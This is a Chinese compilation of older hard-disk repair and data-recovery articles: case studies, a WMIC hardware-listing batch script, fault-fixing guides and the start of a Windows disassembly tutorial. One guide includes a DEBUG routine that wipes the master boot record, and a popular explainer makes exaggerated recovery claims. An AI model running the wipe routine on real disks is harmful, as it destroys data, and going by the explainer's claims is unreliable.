下面举一些数据恢复或者软故障处理的例子，这些事例是从我参与大量的故障处理中选取的一些典型事例。在选取典型事例中，遵循了以下原则。

- ①、处理过程能够表现一定思想，而不是纯粹的技术手段。
- ②、处理过程本身并不算复杂，基本不出现汇编程序，一般读者能够理解。
- ③、处理过程本身并不完美，中间可能犯了一些错误，有的甚至局部失败。可以使大家引为借鉴。
- ④、处理过程本身并不仅仅是纯粹的逻辑思维，有人的心理活动对技术的干扰。以使大家能更好的避免这些。

1、被CIH破坏硬盘恢复一例

委托恢复人：某银行

硬盘情况：CIH发作，蓝屏死机。该单位电脑人员曾用KV300 F10 进行修复，但没有成功，又恢复了保存的MBR。

修复工具：

准备好软盘 3 张：

DISK1 -WIN98 启动盘（带DEBUG）

DISK2-DISKEDIT等工具（此盘不要写保护）

DISK3-DOS下杀CIH的工具

基本思想：

- 1、FAT2 没有损坏的情况，用FAT2 覆盖FAT1。
- 2、FAT2 也已经损坏的情况，我一般是只期待找回其中某些关键的文件了。我们最期待的是这些文件是连续的。如果不连续的话，也并非没有可能，但这往往还要知道文件的一些细节，包括对一些文件本身的连接结构有了解。如果FAT2 没有完全破坏，是有一定用处的，另外，一般来说，FAT16 的硬盘因为FAT表靠前

破坏的比较严重，一般两个FAT表都坏了，小硬盘也很难恢复了。

修复过程：

把我的硬盘摘下，挂上待恢复的的硬盘，开机，进入SETUP，检测硬盘，把参数记下——CLY 620 HEAD 128 PRECOMP 0 LANDZ 4959 SECTOR 63 MODE LBA。

用准备好的软盘启动：

A: >C:

显示Invalid drive specification

FDISK/MBR重建主引导记录。(这是个习惯)，重新软盘引导：(可能没有必要)。此时已经看的见C: 硬盘。启动DISKEDIT，启动过程中显示Invalid media type reading DRIVER C,哎呀，算了，还是先用DEBUG 清空分区表，并置 80 和 55aa标志。重新启动，再运行DISKEDIT，显示设定为READ ONLY，没关系，把TOOLS/CONFIGURATION中的只读选项去掉，存盘，好了，可以编辑了。

由于当时接的硬盘有多块，我把这块当成了是一块只有C分区，所以没看别的东西，我们期待FAT2 没有损坏，以用FAT2 覆盖FAT1，在这个时候DISKEDIT要比DEBUG容易的多，在FIND OBJECT中选择 FAT，查一下起始扇区，好的，在CYL 0 SIDE68 SEC 14, 0000H, F8 FF FF 0F (FAT32 的)，好的，FAT2 没坏。其实如果不用DISKEDIT的可以用一端小程序查，偏移 0000 的F8 FF FF。

由于以为只有C分区，所以，上来就在FIND中查找IOSYS (IO和SYS中要有空格)以查找ROOT区。找到后观察，是否有C: \下常见文件。好的，ROOT区没被破坏。记下了该扇区的CYL 0、SIDE 68 、SEC 14，备用。

FAT1 一般前面已经被破坏了，但后面应该还在，这可以作为检查。因为是 32 位的，FAT1 一般在CYL 0 SIDE1 SEC 33。因为有了ROOT 区然后应该计算FAT表的长度了，因为FAT2 到ROOT前一扇区为止，所以非常简单。然后可以用FAT2 覆盖FAT1，这里用DEBUG还是DISKEDIT都可以，如果用DEBUG一般是用INT 25 读绝对扇区，再用INT 26 写入，用DISKEDIT则比较简单。程序：(略)

然后可以恢复主引导记录、隐含扇区和BOOT区，可以先用NDD修复分区表，其他可以考虑可以考虑用标准覆盖法，如果你希望下一步由NORTONUtilities ，来接手这些都可以不做。我从另一台FAT32 的机器上取来了相应的部分，写了进去。我这时发现好象有一个D盘。先看一下在说吧。

好了，关机串上我的硬盘，用NORTON Utilities 4 扫描C盘，文件基本恢复，对C盘杀毒，WHY，没有发现病毒，换了 2 种杀毒软件还是没有病毒，现在显示C盘是 948M，有一个D盘，但是 95 下无法浏览，DOS下乱码。于是打电话核实当时的情况，原来是 26 日那天，放进一张光盘，光驱灯亮了一会，就硬盘狂响，蓝屏死机了。应该证实我的推断一样，是光盘的AUTORUN程序有CIH病毒。所以说没有实时防御能力的软件是没有意义的。另外，他们的硬盘确实分两个区，而且重要文件在D区。然后在修复D盘吧，再回到DOS，用DEBUG查找结束标志为 55AA的扇区，然后根据后面是否有FAT判定是否为扩展分区。此时可算出大小来返回修订主分区表。当然，许多工具也可以很好的完成这一工作。如果你没

有把握，就用他们完成好了。其实我就是用自己的RE做的，否则手工做确实太麻烦。

经验总结：①、你不要听信或者凭记忆想一块硬盘该是怎么样的，一定要自己去看，我就是犯了这个错误。

②、某些软件的修复功能确实如一些网友所讲可能有一定隐患，如果银行的电脑人员在用KV300 F10 处理之前没有备份，可能要给我找些麻烦。

我们应当看到，恢复数据要本着几项原则。

①、最好先备份，这也是而后我写HD-MIRROR的原因

②、优先抢救最关键的数据

③、在稳妥的情况下先把最稳定的鸡蛋捞出来，（理应先修复扩展分区，再修复C），最好

修复一部分备份一部分。

④、要先作好准备，不要忙中出错，此间，由于我的机器没有装过NORTON，先解压，习惯的敲了一个D：\TEMP,这才想起来D盘已经是人家的硬盘，文件险些解在没有完全修好的C盘上。这种错误有时会经常发生。

2、LINUX错误安装带来问题一例

委托恢复人：某信息港

硬盘情况：4.3G硬盘，分三个区，D、E中有很多重要数据。原来装 95 系统，做主盘。在试图向从盘上装LINUX的时，误将安装盘符选为C，而后发现终止，此时硬盘无法自举。软盘启动无法看到任何有效分区。

工具准备：

DISK1 -WIN98 启动盘（带DEBUG）

DISK2-DISKEDIT等工具（此盘不要写保护）

修复思想：修复分区表中的扩展分区，重置主分区的分区类型。

修复过程：用软盘启动，FDISK/MBR清除LILO，重建代码，用DISKEDIT调入MBR观察，已经没有了扩展逻辑分区的信息。80 激活分区的类型已经变成 83（LINUX）这时我犯了与前面类似的错误，本应先修复分区信息，但我却依然去先试图C。而且修复C的时是否我又犯了一个致命的错误，那就是我算错了C盘的大小。本来C盘是 650M左右的一个分区，应当把分区类型置为 06H（大DOS），而我误算C为 340M，因此我置为了 04H（普通FAT16），这时我想对C做进一步修复，就把硬盘串到我的机器上，开机后C盘可见，文件似乎完好。此时我选择用NU来自动修复它的C盘。最后的结果是，由于我选错了分区类型，修复使C盘彻底崩溃。我重新起机后，再试图用NU检测C时，我的 98 马上蓝屏，另一个恶果就是我决定从软盘启动，用DISKEDIT查看时，发现可能由于I/O参数表的损坏，DISKEDIT无法启动了。而后，我用RE恢复分区表，但在我的方正上，RE竟然溢出，后来，我找到一台兼容机，在上面运行RE，这才恢复了D、E两个分区。此时，委托我恢复的朋友打来电话，说只找到D、E就可以。我这才放心。经验总结：分区类型只是一个字节，却会带来如此严重的后果。可见，修复数据必须异常慎重。

3、NT SERVER硬盘崩溃一例

相应情况：

这是单位里的一台NT服务器。三个NTFS分区，有重要数据在内。硬盘崩溃，不能启动，软盘启动后，用NTFSDOS 不能影射任何逻辑分区。

工具准备：

DISK1 -WIN98 启动盘（带DEBUG）

DISK2-DISKEDIT等工具（此盘不要写保护）

修复过程：

用DEBUG读取主分区表，发现完全混乱。反汇编后发现为一段有逻辑意义的代码，我当时十分紧张，以为硬盘被加密了。只好向一个高手HIT-007 求援，不料他用DEBUG看了两下，马上退出来，做了FDISK/MBR。我大惊失色。但重起后，硬盘竟能启动进入NT，当然只剩下C一个分区。而后我很容易的恢复了另外两个分区。他对我说，你一看MBR中的内容就被吓住了，我向后看后面的一些系统扇区情况都是正常的。这就说明只是MBR不正常而已。

经验总结：数据恢复中情绪的因素很重要，无论什么情况不能慌张，因为这可能影响到你

是否能全面冷静的思考。

4、NOVELL服务器掉电问题一例：

相应情况：

这是两年前处理过的一个问题，我当时在某证券营业部兼职做网管，开市时，一台NOVELL服务器因UPS故障突然掉电重起。当时的交易系统还是DBF数据库，按照规程，应该运行一个全部数据库重建索引例程。但索引中，却有 7 个库无法重建，检查发现，是库无法打开。

修复情况：

我恍惚记得深圳一个证券界电脑工程师对我说过，DBF文件头在突然死机中可能会损坏。但不知细节如何。我初步判定，由于库写入时，先修改文件头中的记录总数，再写入记录。可能是掉电时文件头已经修改但记录没有成功写入，因此，应该是记录数不符。但文件头中记录数在哪里呢。我于是这样处理，把这些损坏的数据库和一个完好的数据库COPY到本地，用FOXPRO打开看到记录数，换算成 16 进制。然后查找这个HEX串，判定找到记录数地址，（这个库记录数应当比较多，减少混淆的可能，否则容易找错）。由于我不知道处理DBF的公式，只好把损坏数据库的记录数每次减一，然后再用FOXPRO打开实验。其中 5 个数据库减一后就可以打开，只有一个数据库直到减 4 后才正常。全处理过程从掉电开始只有 20 分钟，基本没有影响交易进行。

经验总结：当出现问题，但你不知道确切的处理方法时，要充分进行分析。

5、某财务系统数据处理一例：

相应情况：也是我在证券公司处理的情况，某单机版财务系统，基于Clipper，当时是年初安装，使用正常至 6 月份底，突然发现该月数据紊乱，与实际出入巨大。出品公司的人来看过后，声称需要 1 周处理时间和近万元的处理费，我听说后，建议财务部拒绝其“讹诈”，由我来处理。

分析处理过程：

由于我对财务一窍不通，我请财务经理讲明了情况和一些概念，又分析了系统的

大致结构。我发现本月每一笔数据都是正常的，只是因为多了上千笔没有发生的收支，才使汇总表发生了变化。那么这些数据是哪里来的，就成了问题的关键。在看了该软件的初始状态后，我似有所悟，问财务软件初装后并没有的上百个“科目”是从哪里建立的。财务经理回忆是上年底从某营业部发来的，我当时就明白了，那个营业部是上一年6月成立的，问题显然出在该营业部提供的初始科目不为空，由于上年1-5月该营业部尚不存在，所以数据为空，而该营业部6月以后的数据则随科目转入了我所在营业部的财务系统。经过对当初转入初始科目的对照，证实了我的判断。于是，我做了一段程序，按照对应关系把相关数据从系统库中摘除。从分析问题到问题的解决，只用了三个小时。

经验总结：

- ①、当出现数据紊乱时，很重要一点就是找到干扰源。
- ②、数据处理绝非仅仅就是一个技术问题，特别是金融系统，一定要得到这方面的专业人士的配合。我想如果没有那位财务经理的信任鼓励和让我对会计知识的速成，问题处理就不会如此顺利。

批处理制作硬件检测工具 **xinhua3206**

一个用批处理制作的硬件检测工具

把以下代码复制到记事本 保存为 **XX.BAT** 即可

```
@echo off
color 0a
title 硬件检测
mode con cols=90
sc config winmgmt start= auto >nul 2<&1
net start winmgmt 2>1nul
setlocal ENABLEDELAYEDEXPANSION
echo 主版:
for /f "tokens=1,* delims==" %%a in ('wmic BASEBOARD get
Manufacturer^,Product^,Version^,SerialNumber /value') do (
    set /a tee+=1
    if "!tee!" == "3" echo 制造商 = %%b
    if "!tee!" == "4" echo 型 号 = %%b
    if "!tee!" == "5" echo 序列号 = %%b
    if "!tee!" == "6" echo 版 本 = %%b
)
```

```
set tee=0
echo    BIOS:
for /f "tokens=1,* delims==" %%a in ('wmic bios get
CurrentLanguage^,Manufacturer^,SMBIOSBIOSVersion^,SMBIOSMajorVersion^,S
MBIOSMinorVersion^,ReleaseDate /value') do (
    set /a tee+=1
    if "!tee!" == "3" echo    当前语言 = %%b
    if "!tee!" == "4" echo    制造商 = %%b
    if "!tee!" == "5" echo    发行日期 = %%b
    if "!tee!" == "6" echo    版 本 = %%b
    if "!tee!" == "7" echo    SMBIOSMajorVersion = %%b
    if "!tee!" == "8" echo    SMBIOSMinorVersion = %%b
)
set tee=0
echo.
echo CPU:
for /f "tokens=1,* delims==" %%a in ('wmic cpu get
name^,ExtClock^,CpuStatus^,Description /value') do (
    set /a tee+=1
    if "!tee!" == "3" echo    CPU个数 = %%b
    if "!tee!" == "4" echo    处理器版本 = %%b
    if "!tee!" == "5" echo    外 频 = %%b
    if "!tee!" == "6" echo    名称及主频率 = %%b
)
set tee=0
echo.
echo 显示器:
for /f "tokens=1,* delims==" %%a in ('wmic DESKTOPMONITOR get
name^,ScreenWidth^,ScreenHeight^,PNPDeviceID /value') do (
    set /a tee+=1
    if "!tee!" == "3" echo    类 型 = %%b
    if "!tee!" == "4" echo    其他信息 = %%b
    if "!tee!" == "5" echo    屏幕高 = %%b
    if "!tee!" == "6" echo    屏幕宽 = %%b
)
set tee=0
echo.
echo 硬 盘:
for /f "tokens=1,* delims==" %%a in ('wmic DISKDRIVE get
model^,interfacetype^,size^,totalsectors^,partitions /value') do (
    set /a tee+=1
    if "!tee!" == "3" echo    接口类型 = %%b
    if "!tee!" == "4" echo    硬盘型号 = %%b
```

```
if "!tee!" == "5" echo    分区数    = %%b
if "!tee!" == "6" echo    容    量 = %%b
if "!tee!" == "7" echo    总扇区    = %%b
)
echo 分区信息:
wmic          LOGICALDISK where          mediatype='12'          get
description,deviceid,filesystem,size,freespace
set tee=0
echo.
echo 网 卡:
for /f "tokens=1,* delims==" %%a in ('wmic NICCONFIG where "index='1'" get
ipaddress^,macaddress^,description /value') do (
    set /a tee+=1
    if "!tee!" == "3" echo    网卡类型 = %%b
    if "!tee!" == "4" echo    网卡IP   = %%b
    if "!tee!" == "5" echo    网卡MAC  = %%b
)
set tee=0
echo.
echo 打印机:
for /f "tokens=1,* delims==" %%a in ('wmic PRINTER get caption /value') do (
    set /a tee+=1
    if "!tee!" == "3" echo    打印机名字 = %%b
)
set tee=0
echo.
echo 声 卡:
for /f "tokens=1,* delims==" %%a in ('wmic SOUNDDEV get name^,deviceid /value')
do (
    set /a tee+=1
    if "!tee!" == "3" echo    其他信息 = %%b
    if "!tee!" == "4" echo    型    号 = %%b
)
set tee=0
echo.
echo 内    存:
for /f "tokens=1,* delims==" %%a in ('systeminfo^|find "内存") do (
    echo    %%a 4534 %%b
)
echo.
echo 显    卡:
del /f "%TEMP%\temp.txt" 2>nul
dxdiag /t %TEMP%\temp.txt
```

```
:显卡
rem 这里需要 30 秒左右!
if EXIST "%TEMP%\temp.txt" (
    for /f "tokens=1,2,* delims=:" %%a in ('findstr /c:" Card name:" /c:"Display
Memory:" /c:"Current Mode:" "%TEMP%\temp.txt") do (
        set /a tee+=1
        if !tee! == 1 echo    显卡型号: %%b
        if !tee! == 2 echo    显存大小: %%b
        if !tee! == 3 echo    当前设置: %%b
    ) ) else (
        ping /n 2 127.1>nul
        goto 显卡
    )
set /p var=需要额外信息吗(y/n):
if /i %var% == y notepad "%TEMP%\temp.txt"
del /f "%TEMP%\temp.txt" 2>nul
pause
```

处理硬盘物理坏道方法 **ghost98**

一、用软件来解决

1.在网上下载一个大小仅 19.8KB的小软件FBDISK(坏盘分区器)。它可将有坏磁道的硬盘自动重新分区,将坏磁道设为隐藏分区。在DOS下运行FBDISK,屏幕提示Start scan hard disk?(Y/N),输入Y,开始扫描硬盘,并将坏道标出来,接着提示Write to disk?(Y/N),选Y。坏道就会被隔离。

2.用PartitionMagic对硬盘进行处理。先用PartitionMagic中的“Check”命令来扫描磁盘,大概找出坏簇所在的硬盘分区,然后在Operations菜单下选择“Advanced/bad Sector Retest”。再通过Hide Partition菜单把坏簇所在的分区隐藏起来,这样就可以避免对这个区域进行读写。如果系统提示“TRACK 0 BAD, DISK UNUSABLE”,那么说明硬盘的零磁道出现坏道。这需要通过Pctools9.0 等磁盘软件,把0扇区0磁道屏蔽起来,最后用1扇区取代它就能修复。

以Pctools9.0为例,运行Pctools9.0中的de.exe文件,接着选主菜单Select中的Drive,进去后在Drive type项选Physical,按空格选中它,再按Tab键切换到Drives项,选中hard disk,然后回到主菜单,打开Select菜单,在出现的Partition Table中,选中硬盘分区表信息。找到C盘,该分区是从硬盘的0柱面开始的,那么,将1分区的Beginning Cylinder的0改成1,保存后退出。重新启动后再重新分区、格式化即可。

二、重新分区再隐藏

用Windows系统自带的Fdisk。如果硬盘存在物理坏道,通过Scandisk和Norton

Disk Doctor我们就可以估计出坏道大致所处位置，然后利用Fdisk分区时为这些坏道分别单独划出逻辑分区，所有分区步骤完成后再把含有坏道的逻辑分区删除掉，余下的就是没有坏道的好盘了。

三、低级格式化

使用主板自带的硬盘低格程序或硬盘厂家随盘赠送的低格程序如DM、LFORMAT等对硬盘全盘进行低级格式化处理，它可对硬盘坏道重新整理并排除。不过不到山穷水尽，这一招最好不要用，因为对硬盘作低格害处多多，至少会加速对盘片的磨损。

电脑故障速排方法之硬盘 蓝客

硬盘是负责存储我们的资料的软件的仓库，硬盘的故障如果处理不当往往会导致系统的无法启动和数据的丢失，那么，当我们应该如何应对硬盘的常见故障呢？

常见故障一：系统不认硬盘

系统从硬盘无法启动，从A盘启动也无法进入C盘，使用CMOS中的自动监测功能也无法发现硬盘的存在。这种故障大都出现在连接电缆或IDE端口上，硬盘本身故障的可能性不大，可通过重新插接硬盘电缆或者改换IDE口及电缆等进行替换试验，就会很快发现故障的所在。如果新接上的硬盘也不被接受，一个常见的原因就是硬盘上的主从跳线，如果一条IDE硬盘线上接两个硬盘设备，就要分清主从关系。

常见故障二：硬盘无法读写或不能辨认

这种故障一般是由于CMOS设置故障引起的。CMOS中的硬盘类型正确与否直接影响硬盘的正常使用。现在的机器都支持“IDE Auto Detect”的功能，可自动检测硬盘的类型。当硬盘类型错误时，有时干脆无法启动系统，有时能够启动，但会发生读写错误。比如CMOS中的硬盘类型小于实际的硬盘容量，则硬盘后面的扇区将无法读写，如果是多分区状态则个别分区将丢失。还有一个重要的故障原因，由于目前的IDE都支持逻辑参数类型，硬盘可采用“Normal,LBA,Large”等，如果在一般的模式下安装了数据,而又在CMOS中改为其它的模式，则会发生硬盘的读写错误故障，因为其映射关系已经改变，将无法读取原来的正确硬盘位置。

常见故障三：系统无法启动

造成这种故障通常是基于以下四种原因：

1. 主引导程序损坏
2. 分区表损坏
3. 分区有效位错误

4. DOS引导文件损坏

其中，DOS引导文件损坏最简单，用启动盘引导后，向系统传输一个引导文件就可以了。主引导程序损坏和分区有效位损坏一般也可以用FDISK /MBR强制覆写解决。分区表损坏就比较麻烦了，因为无法识别分区，系统会把硬盘作为一个未分区的裸盘处理，因此造成一些软件无法工作。不过有个简单的方法——使用Windows 2000。找个装有Windows 2000的系统，把受损的硬盘挂上去，开机后，由于Windows 2000为了保证系统硬件的稳定性会对新接上去的硬盘进行扫描。Windows 2000的硬盘扫描程序CHKDSK对于因各种原因损坏的硬盘都有很好的修复能力，扫描完了基本上也修复了硬盘。

分区表损坏还有一种形式，这里我姑且称之为“分区映射”，具体的表现是出现一个和活动分区一样的分区。一样包括文件结构，内容，分区容量。假如在任意区对分区内容作了变动，都会在另一处体现出来，好像是映射的影子一样。我曾遇上过，6.4G的硬盘变成8.4G(映射了2G的C区)。这种问题特别尴尬，这问题不影响使用，不修复的话也不会有事，但要修复时，NORTON的DISKDOCTOR和PQMAGIC却都变成了睁眼瞎，对分区总容量和硬盘实际大小不一致视而不见，满口没问题的敷衍你。对付这问题，只有GHOST覆盖和用NORTON的拯救盘恢复分区表。

常见故障四：硬盘出现坏道

这是个令人震惊，人见人怕的词。近来IBM口碑也因此江河日下。当你用系统Windows 系统自带的磁盘扫描程序SCANDISK扫描硬盘的时候，系统提示说硬盘可能有坏道，随后闪过一片恐怖的蓝色，一个个小黄方块慢慢的伸展开，然后，在某个方块上被标上一个“B”……

其实，这些坏道大多是逻辑坏道，是可以修复的。根本用不着送修（据说厂商之所以开发自检工具就是因为受不了返修的硬盘中的一半根本就是好的这一“残酷的”事实）。

那么，当出现这样的问题的时候，我们应该怎样处理呢？

一旦用“SCANDISK”扫描硬盘时如果程序提示有了坏道，首先我们应该重新使用各品牌硬盘自己的自检程序进行完全扫描。注意，别选快速扫描，因为它只能查出大约90%的问题。为了让自己放心，在这多花些时间是值得的。

如果检查的结果是“成功修复”，那可以确定是逻辑坏道，可以拍拍胸脯喘口气了；假如不是，那就没有什么修复的可能了，如果你的硬盘还在保质期，那赶快那去更换吧。

由于逻辑坏道只是将簇号作了标记，以后不再分配给文件使用。如果是逻辑坏

道，只要将硬盘重新格式化就可以了。但为了防止格式化可能的丢弃现象（因为簇号上已经作了标记表明是坏簇，格式化程序可能没有检查就接受了这个“现实”，于是丢弃该簇），最好还是重分区，使用如IBM DM之类的软件还是相当快的，或者GHOST覆盖也可以，只是这两个方案都多多少少会损失些数据。

常见故障五：硬盘容量与标称值明显不符

一般来说，硬盘格式化后容量会小于标称值，但此差距绝不超过 20%，如果两者差距很大，则应该在开机时进入BIOS设置。在其中根据你的硬盘作合理设置。如果还不行，则说明可能是你的主板不支持大容量硬盘，此时可以尝试下载最新的主板BIOS并进行刷新来解决。此种故障多在大容量硬盘与较老的主板搭配时出现。另外，由于突然断电等原因使BIOS设置产生混乱也可能导致这种故障的发生。

常见故障六：无论使用什么设备都不能正常引导系统

这种故障一般是由于硬盘被病毒的“逻辑锁”锁住造成的，“硬盘逻辑锁”是一种很常见的恶作剧手段。中了逻辑锁之后，无论使用什么设备都不能正常引导系统，甚至是软盘、光驱、挂双硬盘都一样没有任何作用。

“逻辑锁”的上锁原理：计算机在引导DOS系统时将会搜索所有逻辑盘的顺序，当DOS被引导时，首先要去找主引导扇区的分区表信息，然后查找各扩展分区的逻辑盘。“逻辑锁”修改了正常的主引导分区记录，将扩展分区的第一个逻辑盘指向自己，使得DOS在启动时查找到第一个逻辑盘后，查找下个逻辑盘总是找到自己，这样一来就形成了死循环。

给“逻辑锁”解锁比较容易的方法是“热拔插”硬盘电源。就是在当系统启动时，先不给被锁的硬盘加电，启动完成后再给硬盘“热插”上电源线，这样系统就可以正常控制硬盘了。这是一种非常危险的方法，为了降低危险程度，碰到“逻辑锁”后，大家最好依照下面几种比较简单和安全的方法处理。

1. 首先准备一张启动盘，然后在其他正常的机器上使用二进制编辑工具（推荐UltraEdit）修改软盘上的IO.SYS文件（修改前记住先将该文件的属性改为正常），具体是在这个文件里面搜索第一个“55AA”字符串，找到以后修改为任何其他数值即可。用这张修改过的系统软盘你就可以顺利地带着被锁的硬盘启动了。不过这时由于该硬盘正常的分区表已经被破坏，你无法用“Fdisk”来删除和修改分区，这时你可以用Diskman等软件恢复或重建分区即可。

2. 因为DM是不依赖于主板BIOS来识别硬盘的硬盘工具，就算在主板BIOS中将硬盘设为“NONE”，DM也可识别硬盘并进行分区和格式化等操作，所以我们可以利用DM软件为硬盘解锁。

首先将DM拷到一张系统盘上，接上被锁硬盘后开机，按“Del”键进入BIOS设置，

将所有IDE接口设为“NONE”并保存后退出，然后用软盘启动系统，系统即可“带锁”启动，因为此时系统根本就等于没有硬盘。启动后运行DM，你会发现DM可以识别出硬盘，选中该硬盘进行分区格式化就可以了。这种方法简单方便，但是有一个致命的缺点，就是硬盘上的数据保不住了

常见故障七：开机时硬盘无法自举，系统不认硬盘

这种故障往往是最令人感到可怕的。产生这种故障的主要原因是硬盘主引导扇区数据被破坏，表现为硬盘主引导标志或分区标志丢失。这种故障的罪魁祸首往往是病毒，它将错误的数据覆盖到了主引导扇区中。市面上一些常见的杀毒软件都提供了修复硬盘的功能，大家不妨一试。但若手边无此类工具盘，则可尝试将全0数据写入主引导扇区，然后重新分区和格式化，其方法如下：用一张干净的DOS启动盘启动计算机，进入A:\>后输入以下命令（括号内为注释）：

```
A:\>DEBUG（进入DEBUG程序）  
—F 100 3FF0（将数据区的内容清为0）  
—A 400（增加下面的命令）  
MOV AX,0301  
MOV BX,0100  
MOV CX,0001  
MOV DX,0080  
INT 13  
INT 03  
—G=400（执行对磁盘进行操作的命令）  
—Q（退DEBUG程序）
```

用这种方法一般能使你的硬盘复活，但由于要重新分区和格式化，里面的数据可就难保了。以上是硬盘在日常使用中的一些常见故障及解决方法，希望能对大家有所启发。如果硬盘的故障相当严重并不能用上述的一些方法处理时，则很可能是机械故障。由于硬盘的结构相当复杂，所以不建议用户自己拆卸，而应求助于专业人员予以维修。

【转】《越狱》计算机的硬盘数据恢复基础知识普 越狱黑客

很多人都说MS那个硬盘摔了还进水了，怎么还能恢复数据！这个问题关系到了各位现在正在使用的电脑，我就来给你们普及一下！特别是广大的男性朋友们，你们不要以为你们下载的那些片子用Shift+Del删除了就万事大吉了，甚至是你的小秘密用Format，或者是Low Level Format处理过了就高枕无忧了！

时间有限，许多专业的词汇我忘记了要去查，而且即使查到了我想我用那些词说的话，你们多半也不会懂，我尽量多举例子，把原理说清楚。

我可以给你们一个专业的回复，任何数据只要这个硬盘的物理特性还没有被改变，都是可以恢复的！

首先是初级的，比较简单的恢复，这个是一般计算机能办到的，下载Easy Recovery，俄罗斯的PC3000 还有Norton的NDD之内的软件，一般的数据删除（包括Shift + Del删除的）都可以用这种方式恢复；其次是磁盘盘片级的，这种是打开硬盘的盘体，打开密封的腔体（请注意，硬盘的盘体是密封的不是密闭的，他不是真空的，有空气，因为如果是密闭的发热会引起硬盘的内外气压差，引起硬盘盘体的微小形变，为了平衡这种气压差，内外是连通的，所以硬盘的旁边有铅封是软的，而且特别是IBM的(现在是Hitachi的)硬盘还有几个小孔，旁边用箭头

指示(Do not cover this hole)这个就是调节压力的(图片👁️ 打开了腔体，里面就不是绝对的“干净”了（干净的含义是灰尘的含量，参见半导体工厂的洁净度），灰尘在盘片上的作用和陨石对地球的作用是一样的，所以打开腔体这个过程是在专业的无尘工作间（不是绝对无尘，洁净度很高的地方）里面进行的，打开了腔体，取出盘片，然后放入专业的仪器恢复（如果是国家级的，或者大的公司IBM,Seagate等），如果条件不太好（一般的数据恢复中心），一般用同等型号的好的硬盘，取出原来的好的盘片，把要恢复的盘片放进取替换，然后读取！需要注意的是，每读取一次，对于盘片就是一次灾难性的伤害，所以，一般是一次读取源盘，然后写入到一个或者多个同等型号的硬盘中，以后每次都尽量不用原来的盘片（这里的写入不是普通的读写，而是严格的照本宣科的逐个单元按照物理特性的复制）这个过程是物理层的恢复，然后再进行数据级的恢复；

最厉害的是Deeply Recovery深层恢复：这个绝对是国家级的或者世界上少有几个公司能进行的（跟G3病毒实验室差不多），只要你的硬盘上曾经写入过某些数据，即使经过了多次的删除，写入新内容覆盖，再删除，他也能从某种程度上恢复，因为数据存在硬盘上是按照磁极的排列顺序来进行的（有关硬盘存储数据的方式说来话长，我简要陈述：硬盘盘片和普通的CD盘片差不多，不过盘基一般是铝制的或者玻璃的(可怜的IBM就栽在这个上面)，然后上面镀上多层物质，有的是隔离层，有的是防护层，最重要的是磁介质层，它是存取数据的镀层，简单的说他就是一圈一圈的磁环，磁环是由一个个小的磁铁首尾相接环绕起来的，这样硬盘的磁头划过磁环的时候，磁铁的N级和S级变换一次，磁头里面的线圈就产生了前后方向相反的感应电流，通过监测感应电流的方向来产生了一个数据0 或者1，无数个磁环（或者叫做磁道）构成了整个存储系统），写入一次数据，就相当于改变一次这些磁铁的N,S级一次，每改变一次磁极，都会在使磁介质层中的磁铁性质发生变化，每次变化都会改变一些物理特性，这戏物理特性一旦被改编就不会恢复原状（打个比方，你用铅笔在本子上写字，即使用橡皮擦擦掉了纸上的字，这张纸上也会有字迹的，而且你撕了这张纸，这张纸的背面还有这张纸下面的几张纸还是会留下痕迹的，这张纸就是数据层，这张纸的下面几张纸就是硬盘的稳定层，数据层和稳定层都是磁介质层），所以，硬盘即使进水了，被烧了，被摔坏了也有可能恢复数据，就是这种深层恢复！即使是盘片被砸碎成几片，把他们拼起来，还是又恢复的可能！

究竟有没有办法能够彻底的弄掉数据呢？答案是肯定的！像Microsoft, CIA, IBM这种信息关天的单位，都有专门的销毁硬盘的工具（像碎纸机）伺候这些单位每

次设备更新后报废的硬盘，这种工具能产生足够强大的电磁场（几特斯拉），这种电磁场足以永久的改变盘片上的磁性物质的磁性，虽然硬盘放进去和拿出来的时候外形没有任何损伤，实际上它上面已经不存在任何数据了！

显然PB中MS没有意识到这个问题，所以他犯了个错误！其实他犯的错误很多，只是每次命运之神都眷顾着他！他是完美的，但是他也说过：谋事在人，成事在天！（

天书夜读

(试读版)

汇编语言是一门本来是很基础很古老的语言,由于它的代码可读性可移植性较差,现在已经很少有人用。但它的优点也是显而易见的,很高的效率,不受编译器限制的随意性,对硬件的直接操作(保护模式下需要系统支持),以及逆向工程时不可或缺的反汇编调试等。随着你越来越深入的了解计算机,你会越来越觉得这个古老的东西是最重要的,是那些时髦的编程语言不可比拟的。

我们每天使用的 Windows 内核部分,几乎完全用 C 语言开发。只可惜 MS 并不公开源代码。

虽然如此,却没有谁能阻止你看汇编的代码。MS 对 Windows 既没有加壳加密,也没有花指令,洋洋洒洒上千万行代码,数千精英程序员的智慧结晶,如今就在你的电脑内。工作结束,夜晚无聊之时,难道不想读一读,这深不可测的浩瀚天书吗?

以前曾经有人把 Windows 的 dll 反汇编后改写为 C 语言的资料。后来又有 WindowsNT 和 2000 的源代码泄漏。不过到如今 vista 都已经发布了。想要自己随心所欲的阅读,还是要自己掌握 Windows 程序的汇编写法吧。获人之鱼,不如师人之渔。

本文知识初浅,并不是能用于破解,反工程,或者编写病毒等的高级技术。仅供读者业余聊以自娱之用.这本书的文字部分主要由楚狂人编写。部分代码和技术细节由 wowocock 提供。

现在本版本为完整的试读版本,包括完整的 1-3 节。今后如果需要新的章节,将按读者的意见,加入到正式版本中。

楚狂人,wowocock

2007 年 1 月 于 上海

目录

第一节 入手：基本 C 反汇编.....	3
1-1. 函数与调用栈	3
1-2. 循环	5
1-3. 判断与分支	7
1-4. 数组与结构	11
1-5. 共用体，枚举类型	12
1-6. 算法的反汇编	13
1-7. 发行版的反汇编	15
1-8. 汇编反 C 练习	18
第二节 演习：内核代码阅读	21
2-1. 认识内核代码，新的函数调用方式	21
2-2. 尝试反 C 内核代码	23
2-3. 寻找需要的信息	25
2-4. 了解内核调用的位置	27
2-5. 自己实现 XP 的新调用，新的函数调用方式	29
2-6. 没有符号表的反汇编	31
第三节 实战：反汇编引擎，HOOK 系统调用	31
3-1 反汇编引擎 XDE32 之熟悉指令	31
3-2 反汇编引擎 XDE32 之具体实现	34
3-3 XP 下 HOOK 系统调用 IoCallDriver	37
3-4 Vista 下 IoCallDriver 的跟踪	39
3-5 Vista 下实现 Hook IoCallDriver	41
3-6 总结与展望	44

第一节 入手：基本 C 反汇编

1-1. 函数与调用栈

函数和堆栈的关系密切，这是因为：我们通过堆栈把参数从外部传入到内部。此外，我们在堆栈中划分区域来容纳函数的内部变量。

调用 `push` 和 `pop` 指令的时候，寄存器 `esp` 用于指向栈顶的位置。栈顶总是栈中地址最小的位置。`push` 执行的结果，`esp` 总是减少。`pop` 则增加。

